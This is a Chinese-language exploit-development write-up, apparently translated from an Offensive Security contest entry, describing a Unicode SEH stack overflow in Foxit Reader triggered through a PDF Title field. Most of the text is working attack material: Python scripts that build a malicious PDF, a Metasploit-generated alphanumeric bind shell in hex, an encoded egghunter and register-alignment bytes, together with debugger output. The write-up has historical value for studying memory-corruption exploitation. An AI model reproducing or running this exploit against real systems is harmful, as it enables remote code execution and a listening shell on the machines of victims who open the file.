


# Foxit Reader 堆栈溢出利用 — 寻蛋版本


2010 年 11 月 14 日 - dookie2000ca 编写

在一段时间之前，当 Adobe Reader 的 0day 四处传播的时候，比起使用 Adobe，人们认为 Foxit Reader 是一个更安全的选择。事实可能是 Foxit 的确没有那么多可用的溢出，但是这并不代表它是不可战胜的。

有了这样的想法，我决定使用 Microsoft SDL MiniFuzz 程序进行一些 Fuzz。我在 fuzzer 中填入了大量的种子文件，它们中的许多是 Blackhat 的白皮书，之后我让 fuzzer 开始运行。数小时后，我很高兴地看到一些崩溃，它们中的一个导致了 SEH 的覆盖。



下一步，我需要了解是什么导致了崩溃，所以我在可靠的文本编辑器中打开了 pdf 文件。



在这里，我明白了一些事情。首先，由于 SEH 被覆盖成了 00E700E7，我知道我在处理一个 Unicode 格式的溢出。其次，崩溃是由于 Foxit 没有很好地过滤 Title 标签的输入而导致的。我的下一步任务是找出字符串中发生溢出的准确位置，所以我通过使用 Metasploit 生成了 10000 个随机的格式字节并且将它粘贴到了 pdf 文件中去。

```
# ./pattern_create.rb 10000
```

```
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac...
```

在 Foixt 中打开 pdf 文件，我发现 SEH 被我创建的字节给覆盖了。

```
0012F788 00720041 A.r. Foxit_Re.00720041
0012F78C 00410034 4.A. Foxit_Re.00410034
0012F790 00350072 r.5.
0012F794 00720041 A.r. Foxit_Re.00720041
0012F798 00410036 6.A. Foxit_Re.00410036
0012F79C 00370072 r.7.
0012F7A0 00720041 A.r. Foxit_Re.00720041
0012F7A4 00410038 8.A. Foxit_Re.00410038
0012F7A8 00390072 r.9. Pointer to next SEH record
0012F7AC 00730041 A.s. SE handler
0012F7B0 00410030 0.A. Foxit_Re.00410030
0012F7B4 00310073 s.1.
0012F7B8 00730041 A.s. Foxit_Re.00730041
0012F7BC 00410032 2.A. Foxit_Re.00410032
0012F7C0 00330073 s.3.
0012F7C4 00730041 A.s. Foxit_Re.00730041
0012F7C8 00410034 4.A. Foxit_Re.00410034
0012F7CC 00350073 s.5.
0012F7D0 00730041 A.s. Foxit_Re.00730041
0012F7D4 00410036 6.A. Foxit_Re.00410036
```

给 pattern\_offset.rb 脚本传入 ‘r9As’ 字符串，使我确定了 SEH 覆盖的位置。

```
# ./pattern_offset.rb r9As 10000
```

```
538
```

到这里我去掉了 pdf 中一些没有意义的数数据，这样我可以编写一个快速而且邪恶 python


脚本，使得工作过程更轻松一些，包括覆盖 nSEH 和 SEH。

```
#!/usr/bin/python
preamble = "\x25\x50\x44\x46\x2D\x31\x2E\x34\x0A\x25\xE2\xE3\xCF\xD3\x0A\x38\x31\x20...
...\x30\x30\x27\x29\x2F\x54\x69\x74\x6C\x65\x28\x50\x61"

lead = "\x41" * 538
nseh = "\x42\x42"
seh = "\x43\x43"
trailer = "\x44" * 9384
trailer += "\xE7\xE7"
trailer += "dookie was here: breaking your pdf reader application"
trailer += "\x29\x3E\x3E\x0A\x65\x6E\x64\x6F\x62\x6A"
```

```
sploit = preamble + lead + nseh + seh + trailer
filename = "foxit_title.pdf"
evil = open(filename, 'w')
evil.write(sploit)
evil.close
```

生成恶意的 pdf 文件，然后在 Foxit 中打开它，它完全控制了 SEH 链，让我看到了一次精彩的崩溃。



Offset	Handler
0012F798	00410041 A.A. Foxit_Re.00410041
0012F79C	00410041 A.A. Foxit_Re.00410041
0012F7A0	00410041 A.A. Foxit_Re.00410041
0012F7A4	00410041 A.A. Foxit_Re.00410041
0012F7A8	00420042 B.B. Pointer to next SEH record
0012F7AC	00430043 C.C. SE handler
0012F7B0	00440044 D.D. Foxit_Re.00440044
0012F7B4	00440044 D.D. Foxit_Re.00440044
0012F7B8	00440044 D.D. Foxit_Re.00440044
0012F7BC	00440044 D.D. Foxit_Re.00440044
0012F7C0	00440044 D.D. Foxit_Re.00440044
0012F7C4	00440044 D.D. Foxit_Re.00440044
0012F7C8	00440044 D.D. Foxit_Re.00440044
0012F7CC	00440044 D.D. Foxit_Re.00440044
0012F7D0	00440044 D.D. Foxit_Re.00440044
0012F7D4	00440044 D.D. Foxit_Re.00440044
0012F7D8	00440044 D.D. Foxit_Re.00440044
0012F7DC	00440044 D.D. Foxit_Re.00440044

通过这样控制 SEH，下一步需要做的事情是寻找 Unicode 兼容的 pop-pop-retn 指令的地址。Foxit 的主程序没有被 SafeSEH 保护，所以我决定首先在里面开始寻找。0x004D002F 是一个不错的候选地址，于是我将它加入到我的脚本中。我同样需要找到一些 Unicode 字符放置在 nSEH 中，在运行的时候，它们会步过 SEH 地址而不会产生任何的伤害。下面对我的脚本进行相应的编辑。

```
...
lead = "\x41" * 538
nseh = "\x41\x6d" # Walk over SEH
seh = "\x2F\x4D" # p/p/r from app binary
...
```

在 Foixt 中载入新的 pdf 文件，我在 SEH 上下了一个断点，忽略了两次异常，这样就到了我的 p/p/r 地址。

```

0040002F . 5E      POP ESI
00400030 > 5F      POP EDI
00400031 . C3      RETN
00400032 . 56      PUSH ESI
00400033 . 6A 0C   PUSH 0C
00400035 . E8 3B130000 CALL Foxit_Res.00401375
0040003A . FF7424 10 PUSH DWORD PTR SS:[ESP+10]
0040003E . FF7424 10 PUSH DWORD PTR SS:[ESP+10]
00400042 . 6A 00   PUSH 0

```

之后我单步运行 p/p/r 指令到达了 nSEH，接下来恰巧“通过”了 SEH 的覆盖。

```

0012F7A8 41      INC ECX
0012F7A9 006D 00 ADD BYTE PTR SS:[EBP],CH
0012F7AC 2F      DAS
0012F7AD 004D 00 ADD BYTE PTR SS:[EBP],CL
0012F7B0 44      INC ESP
0012F7B1 004400 44 ADD BYTE PTR DS:[EAX+EAX+44],AL
0012F7B5 004400 44 ADD BYTE PTR DS:[EAX+EAX+44],AL
0012F7B9 004400 44 ADD BYTE PTR DS:[EAX+EAX+44],AL
0012F7BD 004400 44 ADD BYTE PTR DS:[EAX+EAX+44],AL
0012F7C1 004400 44 ADD BYTE PTR DS:[EAX+EAX+44],AL
0012F7C5 004400 44 ADD BYTE PTR DS:[EAX+EAX+44],AL

```

到这里为止，所有的事情都表示这将是一次漂亮的，“有香草味”的 Unicode 溢出。所有我需要做的是在堆栈的深处增加一些 Unicode 兼容的 shellcode，在 EAX 中增加一些字节，然后一切就会如我所愿。之后，我发现了坏字符的集合：

\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f

由于\x05是坏字符，这表示我不能够按计划进行 ADD EAX 操作。同样我对于可用空间的大小也不是太满意，因为 Unicode 版本的 shellcode 会占据很大一部分空间。我决定对内存空间进行一次快速的搜索，来看看我的缓冲区在其他地方有没有不受干扰。

我很高兴这里有超过9000个字节的空間可以写入 shellcode 并且它们仍然是纯字母的形式，这样就留下了足够的空間。这样的情况当然需要一段寻蛋代码。具备了这些信息，我产生了自己的计划：

- 生成字母版本的绑定 shellcode

- 在缓冲区更深的地方放置蛋和 shellcode

- 生成 Unicode 版本的寻蛋代码

- 将 EAX 对齐到寻蛋代码的开始处

第一和第二步是最容易的。我用 Metasploit 生成了以 EAX 寄存器为基准的小写字母 shellcode，同时我采用 “w00tw00t” 作为我的彩蛋。

```
# /msf3/msfpayload windows/shell_bind_tcp R | /msf3/msfencode BufferRegister=EAX -e x86/alpha_upper -t c
```

```
[*] x86/alpha_upper succeeded with size 745 (iteration=1)
```

```
unsigned char buf[] =
```

```
"\x50\x59\x49\x49\x49\x49\x49\x49\x49\x49\x49\x51\x5a\x56"
```

```
"\x54\x58\x33\x30\x56\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30"
```

```
"\x41\x30\x30\x41\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42"
```

...

我列表上的下一个任务是生成 Unicode 兼容的寻蛋代码，但是有一个需要注意的地方。当寻蛋代码顺利地定位到彩蛋的时候，它会跳转到 EDI 寄存器（EDI 寄存器指向 shellcode）。由于最终的 shellcode 是字母版的，为了顺利地解码 shellcode，我同样需要让 EAX 指向它。所以我需要编辑寻蛋代码：在 EDI 跳转指令之前加上 MOV EAX,EDI 指令。我新的寻蛋代码看起来是这样子的：

```
OR DX,0FFF
```

```
INC EDX
```

```
PUSH EDX
```

```
PUSH 2
```

```
POP EAX
```

```
INT 2E
```

```
CMP AL,5
```

```
POP EDX
```

```
JE SHORT
```

```
MOV EAX,74303077
```

```
MOV EDI,EDX
```

```
SCAS DWORD PTR ES:[EDI]
```

```
JNZ SHORT
```

```
SCAS DWORD PTR ES:[EDI]
```

```
JNZ SHORT
```

```
MOV EAX,EDI
```

```
JMP EDI
```

现在我将新的寻蛋代码转换成 Unicode 格式的。由于 shellcode 是汇编形式的，我只需要将寻蛋代码作为输入，使用 skylined 的 ALPHA3 编码器就可以了。

我把新编码的 shellcode 加入到我的溢出文件中，对文件的长度进行一些调整，此时的代码看起来像下面这个样子：

```
#!/usr/bin/python
```

```
preamble = "\x25\x50\x44\x46\x2D\x31\x2E\x34\x0A\x25...  
...x30\x37\x27\x30\x30\x27\x29\x2F\x54\x69\x74\x6C\x65\x28\x50\x61"
```

```
# 202 byte unicode egghunter - EAX base register
```

```
egghunter =  
("PPYA4444444444QATAXAZAPA3QADAZABARALAYAIAQAIAQAPA5AAAPAZ1AI1AIA  
I"  
 "AJ11AIAIAXA58AAPAZABABQI1AIAIAI1111AIAJQI1AYAZBABABABAB30APB9  
44JB1V3Q7ZKOLO"  
 "0B0R1ZKR0X8MNNOLKU0Z2TJO6X2W00002T4KJZ6O2U9Z6O2U9W4K7WKO9WK  
PA")
```

```
# Bindshell - Does not need to be Unicode friendly as it is untouched in memory - 745 bytes
```

```
bindshell = ("\x50\x59\x49\x49\x49\x49\x49\x49\x49\x49\x51\x5a\x56"  
"\x54\x58\x33\x30\x56\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30"  
"\x41\x30\x30\x41\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42"  
"\x32\x42\x42\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b"  
"\x4c\x4b\x58\x4b\x39\x45\x50\x45\x50\x45\x50\x43\x50\x4c\x49"  
"\x4a\x45\x46\x51\x4e\x32\x45\x34\x4c\x4b\x51\x42\x46\x50\x4c"  
"\x4b\x46\x32\x44\x4c\x4c\x4b\x50\x52\x42\x34\x4c\x4b\x42\x52"  
"\x47\x58\x44\x4f\x4e\x57\x50\x4a\x46\x46\x46\x51\x4b\x4f\x50"  
"\x31\x4f\x30\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x44\x42\x46\x4c"  
"\x51\x30\x49\x51\x48\x4f\x44\x4d\x45\x51\x49\x57\x4b\x52\x4a"  
"\x50\x50\x52\x50\x57\x4c\x4b\x50\x52\x44\x50\x4c\x4b\x50\x42"  
"\x47\x4c\x45\x51\x4e\x30\x4c\x4b\x51\x50\x42\x58\x4b\x35\x49"  
"\x50\x43\x44\x50\x4a\x43\x31\x4e\x30\x46\x30\x4c\x4b\x47\x38")
```

"\x45\x48\x4c\x4b\x51\x48\x47\x50\x45\x51\x4e\x33\x4d\x33\x47"  
"\x4c\x50\x49\x4c\x4b\x47\x44\x4c\x4b\x43\x31\x4e\x36\x50\x31"  
"\x4b\x4f\x46\x51\x4f\x30\x4e\x4c\x4f\x31\x48\x4f\x44\x4d\x43"  
"\x31\x49\x57\x50\x38\x4b\x50\x44\x35\x4c\x34\x44\x43\x43\x4d"  
"\x4c\x38\x47\x4b\x43\x4d\x51\x34\x42\x55\x4a\x42\x51\x48\x4c"  
"\x4b\x46\x38\x47\x54\x45\x51\x48\x53\x45\x36\x4c\x4b\x44\x4c"  
"\x50\x4b\x4c\x4b\x51\x48\x45\x4c\x43\x31\x49\x43\x4c\x4b\x43"  
"\x34\x4c\x4b\x43\x31\x4e\x30\x4c\x49\x47\x34\x51\x34\x47\x54"  
"\x51\x4b\x51\x4b\x43\x51\x50\x59\x51\x4a\x46\x31\x4b\x4f\x4b"  
"\x50\x51\x48\x51\x4f\x51\x4a\x4c\x4b\x42\x32\x4a\x4b\x4d\x56"  
"\x51\x4d\x43\x58\x47\x43\x47\x42\x43\x30\x43\x30\x42\x48\x44"  
"\x37\x44\x33\x50\x32\x51\x4f\x51\x44\x45\x38\x50\x4c\x43\x47"  
"\x47\x56\x44\x47\x4b\x4f\x48\x55\x48\x38\x4c\x50\x43\x31\x45"  
"\x50\x43\x30\x51\x39\x48\x44\x50\x54\x50\x50\x42\x48\x46\x49"  
"\x4d\x50\x42\x4b\x45\x50\x4b\x4f\x4e\x35\x50\x50\x50\x50\x46"  
"\x30\x46\x30\x51\x50\x50\x50\x47\x30\x50\x50\x43\x58\x4a\x4a"  
"\x44\x4f\x49\x4f\x4b\x50\x4b\x4f\x49\x45\x4c\x49\x49\x57\x46"  
"\x51\x49\x4b\x46\x33\x43\x58\x45\x52\x43\x30\x44\x51\x51\x4c"  
"\x4c\x49\x4a\x46\x42\x4a\x44\x50\x50\x56\x46\x37\x45\x38\x4f"  
"\x32\x49\x4b\x47\x47\x45\x37\x4b\x4f\x4e\x35\x51\x43\x46\x37"  
"\x45\x38\x4f\x47\x4b\x59\x46\x58\x4b\x4f\x4b\x4f\x4e\x35\x50"  
"\x53\x51\x43\x51\x47\x45\x38\x44\x34\x4a\x4c\x47\x4b\x4b\x51"  
"\x4b\x4f\x48\x55\x51\x47\x4b\x39\x48\x47\x42\x48\x43\x45\x42"  
"\x4e\x50\x4d\x43\x51\x4b\x4f\x49\x45\x42\x48\x43\x53\x42\x4d"  
"\x42\x44\x45\x50\x4c\x49\x4d\x33\x50\x57\x50\x57\x46\x37\x50"  
"\x31\x4a\x56\x42\x4a\x42\x32\x51\x49\x46\x36\x4a\x42\x4b\x4d"  
"\x42\x46\x49\x57\x47\x34\x51\x34\x47\x4c\x45\x51\x43\x31\x4c"  
"\x4d\x50\x44\x51\x34\x42\x30\x4f\x36\x43\x30\x47\x34\x50\x54"  
"\x46\x30\x46\x36\x51\x46\x51\x46\x50\x46\x46\x36\x50\x4e\x51"  
"\x46\x50\x56\x50\x53\x50\x56\x43\x58\x44\x39\x48\x4c\x47\x4f"  
"\x4d\x56\x4b\x4f\x4e\x35\x4b\x39\x4b\x50\x50\x4e\x50\x56\x51"  
"\x56\x4b\x4f\x46\x50\x45\x38\x45\x58\x4c\x47\x45\x4d\x45\x30"  
"\x4b\x4f\x4e\x35\x4f\x4b\x4a\x50\x4e\x55\x4e\x42\x46\x36\x42"  
"\x48\x49\x36\x4a\x35\x4f\x4d\x4d\x4d\x4b\x4f\x48\x55\x47\x4c"  
"\x43\x36\x43\x4c\x45\x5a\x4d\x50\x4b\x4b\x4b\x50\x43\x45\x43"  
"\x35\x4f\x4b\x47\x37\x44\x53\x42\x52\x42\x4f\x42\x4a\x45\x50"  
"\x51\x43\x4b\x4f\x4e\x35\x44\x4a\x41\x41")

lead = "\x41" \* 538

nseh = "\x41\x6d" # Walk over SEH

seh = "\x2F\x4D" # p/p/r from app binary

filler = "\x41" \* 130

egg = "w00tw00t"

trailer = "\x44" \* 8507



```
trailer += "\xE7\xE7"
```

```
trailer += "dookie was here: breaking your pdf reader application"
```

```
trailer += "\x29\x3E\x3E\x0A\x65\x6E\x64\x6F\x62\x6A"
```

```
splloit = preamble + lead + nseh + seh + filler + egghunter + filler + egg + bindshell + trailer
```


```
filename = "foxit_title.pdf"
```

```
evil = open(filename, 'w')
```

```
evil.write(splloit)
```

```
evil.close
```

为了证实此时我没有破坏任何东西，不需要进行任何的修补，我在 Foxit 中载入 pdf 文件，检查调试器确认 Unicode 版本的寻蛋代码和字母编码的绑定代码放置在一起。



这个解谜游戏的最后一块是调整 EAX 寄存器，使它指向 Unicode 编码的寻蛋代码，记住有一些避免使用的坏字符。由于我那少的可怜的二进制算法知识，这可能需要编写大量的指令，但是我们的一位来自 Offsec 的同仁 devilboy，在他的 Foxit 溢出文件中给出了一段短小的代码，使 EAX 更加接近了我需要它指向的地方。


```
58      # POP EAX
6D      # Align
58      # POP EAX
6D      # Align
58      # POP EAX
6D      # Align
35 00FF0020 # XOR EAX,2000FF00
6D      # Align
35 00F00020 # XOR EAX,2000F000
6D      # Align
50      # PUSH EAX
```



6D	# Align
----	---------

[illegible][illegible]

在一切都看起来运行正确之后，是时候脱离调试器运行溢出文件了，之后我得到了我应得的回报。



最终的溢出文件是下面的这个结构：

preamble | lead | nseh | seh | aligneax | filler | egghunter | filler | egg | bindshell | trailer

我完整的 Foxit Reader 寻蛋版本溢出只是通过这个漏洞获得代码执行方法中的一种，能看到 Offsec 的同仁们提交答案是非常有趣的一件事情。同样恭喜 Sud0，他是第一个在5小时内提交了一个可用的 Foxit 溢出文件的参赛者！

非常感谢 muts 让我坚持从事这项工作，同时也感谢 devilboy 让我借用了他的 EAX 对齐代码。